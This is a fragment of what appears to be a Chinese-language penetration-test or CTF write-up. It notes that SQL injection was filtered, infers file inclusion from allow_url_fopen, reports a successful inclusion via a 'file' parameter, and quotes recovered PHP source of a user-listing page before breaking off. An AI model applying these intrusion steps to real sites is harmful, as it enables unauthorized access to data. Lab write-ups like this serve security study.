


1. 基本信息获取:
2. Web渗透:


但是基本的sql注入被绕过了，不知道后端验证方式，优先级排后



发现allow\_url\_fopen=on ，说明可以文件包含



发现test路径有提示说file值为空，尝试文件包含，成功了



Show.php访问什么都不显示,尝试获取源码

<?php

include('c.php');

if(isset($\_POST['continue']))

{

        $run='select \* from users ';

        $result = mysqli\_query($conn, $run);

if (mysqli\_num\_rows($result) > 0) {

echo "<table width=90% ><tr><td>ID</td><td>User</td><td>Address</td><td>Image</td></tr>";

 while($row = mysqli\_fetch\_assoc($result))

   {

           echo '<tr><td>'.$row['id'].'</td><td>'.htmlspecialchars ($row['name'],ENT\_COMPAT).'</td><td>'.htmlspecialchars ($row['address'],ENT\_COMPAT).'</td><td><img src="uploaded\_images/'.htmlspecialchars ($row['image'],ENT\_COMPAT).'" height=90px width=100px></td></tr>';

}

